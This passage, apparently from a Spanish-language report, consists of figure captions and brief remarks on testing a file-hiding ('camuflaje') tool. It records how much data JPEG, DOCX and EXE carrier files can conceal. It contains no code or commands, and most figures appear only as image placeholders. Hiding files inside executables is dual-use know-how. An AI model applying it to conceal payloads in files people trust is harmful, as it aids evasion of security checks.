




Ilustración 18 Contraseña




La cantidad inicial de archivos que en total tienen un tamaño aproximado de 5GB no se crea ya que supera la capacidad máxima.

Ilustración 19 Superación de capacidad máxima



Se intenta nuevamente, esta vez con menos archivos, por ende, menos tamaño.

Ilustración 20 Tamaño aproximado permitido Jpeg



Soporta alrededor de 1.5 GB como máximo la extensión JPEG.

Word (docx)

Ilustración 21 Tamaño original docx




Ilustración 22 Archivos seleccionados








Ilustración 23 Camuflaje*Ilustración 24 Camuflaje en proceso*

Ilustración 25 Excede capacidad*Ilustración 26 Capacidad docx*

Los archivos con extensión docx soportan un máximo de 2 GB.

Exe

Ilustración 27 Selección de archivos exe




Ilustración 28 Selección de exe para camuflar






